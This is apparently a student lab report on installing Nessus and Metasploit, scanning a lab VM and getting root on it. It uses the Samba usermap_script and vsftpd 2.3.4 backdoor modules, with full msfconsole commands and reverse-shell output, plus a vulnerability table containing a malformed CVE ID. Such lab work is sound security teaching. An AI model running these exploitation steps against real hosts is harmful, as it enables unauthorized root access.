ubuntu@ubuntu-virtual-machine:~$ sudo /opt/nessus/bin/nessus-fetch --register 7C
Your Activation Code has been registered properly - thank you.
Now fetching the newest plugin set from plugins.nessus.org...
Your Nessus installation is now up-to-date.
If auto_update is set to 'yes' in nessusd.conf, Nessus will
update the plugins by itself.
```

Add Nessus User:


```
ubuntu@ubuntu-virtual-machine:~$ sudo /opt/nessus/sbin/nessus-adduser
Login : bing
Login password :
Login password (again) :
Do you want this user to be a Nessus 'admin' user ? (can upload plugins, etc...)
 (y/n) [n]: y
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that bing has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser manual for the rules syntax

Enter the rules for this user, and enter a BLANK LINE once you are done :
(the user can have an empty rules set)



Login             : bing
Password          : ***********
This user will have 'admin' privileges within the Nessus server
Rules             :
Is that ok ? (y/n) [y]
User added
```

The password is 123456

11. Launch Nessus

```
ubuntu@ubuntu-virtual-machine:~$ /etc/init.d/nessusd start
$Starting Nessus : Only root should start nessus-service
.
```

Access Nessus at https://127.0.0.1:8834



I was running a basic scan

12. Table with one vulnerability from each severity level

Ip address	Vulnerability id	Severity Level	Base Score
10.0.32.151	CVE-201206392	Critical	10
10.0.32.151	CVE-1999-0651	High	7.5
10.0.32.151	CVE-1999-0678	Medium	5.0
10.0.32.151	CVE-2007-1858	Low	2.6

For CVE-201206392:

How to exploit this vulnerability

Using common usernames, it was able to log in through rsh (514/tcp). Either the accounts are not protected by passwords or the ~/.rhosts files are not configured properly.

The services/program this vulnerability affects

Rsh(514/tcp)

Solution

If the remote host is a Cisco Prime LAN Management Solution virtual appliance, apply the relevant patch reference in Cisco security advisory cisco-sa-20130109-lms

Otherwise, remove the .rhosts files or set a password on the impacted accounts.

For CVE-1999-0651:

How to exploit this vulnerability

The remote host is running the 'rlogin' service. This service is dangerous in the sense that it is not ciphered-that is, everyone can sniff the data that passes between the rlogin client and the rloginserver. This include logins and passwords.

Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing or IP spoofing then it may be possible to bypass authentication.

Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

The services/program this vulnerability affects

rlogin(513/tcp)

Solution

Comment out the 'login' line in /etc/inetd.conf

For CVE-1999-0678:

How to exploit this vulnerability

The /doc directory is browsable /doc shows the contents of the /usr/doc directory, which reveals not only which programs are installed but also their versions.

The services/program this vulnerability affects

www (80/tcp)

Solution

Use access restrictions for the /doc directory.

If you use Apache you might use this in your access.conf:

<Directory/usr/doc> Allow Override None order deny, allow deny from all allow from localhost</Directory>

For CVE-2007-1858:

How to exploit this vulnerability

The remote host supports the use of anonymous SSL ciphers. While this enables an administrator to set up a service that encrypts traffic without having to generate and configure SSL certificates, it offers no way to verify the remote host's identify and renders the service vulnerable to a man in the middle attack.

The services/program this vulnerability affects


Smtp (25/tcp)


Solution


Reconfigure the affected application if possible to avoid use of weak ciphers.

13. Install metasploit


- wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-installer.run
- chmod +x metasploit-latest-linux-installer.run
- sudo ./metasploit-latest-linux-installer.run
  Follow the setup procedure in the wizard. (take several minutes)








- Register as a Metasploit Community user and get an activation code from Rapid7 http://www.rapid7.com/products/metasploit/metasploit-community-registration.jsp
- Using Metasploit
  From web GUI or “sudo msfconsole”


Ubuntu Start ...
Nessus
Connecting...
http://...ab4.txt
New Tab
New Tab
https://127.0.0.1:3790
Google
metasploit
RAPID7
If you've just finished installing Metasploit, the application will now take up to 5 minutes to initialize. It's normal - please be patient and have a coffee...
If you have already been using the product, this message may point to a bug in the application and require the Metasploit services to be restarted to resume functionality.
If the problem persists, you may want to consult the following resources:
Metasploit Community Edition users: Please visit the Rapid7 Security Street forums to search for answers or post a question.
Metasploit trial users: Please contact your Rapid7 sales representative or email sales@rapid7.com.
Metasploit users with a support contract: Please visit the Rapid7 Customer Center to file a support case or email support@rapid7.com.
Retrying your request in 5 seconds...
Waiting for 127.0.0.1...

14. Access https://127.0.0.1:3790 and register for a new account. Ps. The password is asu2014)



Register the software and launch the Metasploit under command line.

15. Gain a root access on 10.0.32.151 using module exploit/multi/samba/usermap_script

```
msf exploit(usermap_script) > set RHOST 10.0.32.151
RHOST => 10.0.32.151
msf exploit(usermap_script) > set LHOST 10.0.32.167
LHOST => 10.0.32.167
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 6ibIPrHpKLqaeul3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "6ibIPrHpKLqaeul3\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.24.27.197:4444 -> 10.0.32.151:35079) at
2014-05-02 18:39:50 -0700

ls
1000934716_robert
1000959121_brandon
1203467442_Adam
1203701663-mike
1204696254_bryan
```

Create a folder under the root (/) directory, the new dictionary is named ('asuid_firstname'):

```
mkdir 1203169937_Bing
ls
1000934716_robert
1000959121_brandon
1203169937_Bing
1203467442_Adam
1203701663-mike
1204696254_bryan
Mike
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
```

16. (Bonus) gain a root access on 10.0.32.151 using the vulnerable of vsftpd 2.3.4

Search for available tools:

```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date          Rank       Description
   ----                                  ---------------          ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03 00:00:00 UTC  excellent  VSFTPD v2.3.4 Backdoor Comman
d Execution
```

Use and get information of the module:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Set RHOST and double check the setting:

```
msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.32.151
RHOST => 10.0.32.151
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   10.0.32.151      yes       The target address
   RPORT   21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Exploit, gain the root access:

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.24.27.197:60468 -> 10.0.32.151:6200) at 2014-05-02 19:25:18 -0700

ls
1000934716_robert
1000959121_brandon
1203169937_Bing
1203467442_Adam
1203701663-mike
1204696254_bryan
Mike
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Conclusion

The project have been finished successfully. The Nmap, Nessus. and Metasploit Framework have been configured properly and preformed the experiments successfully.

Attached files

None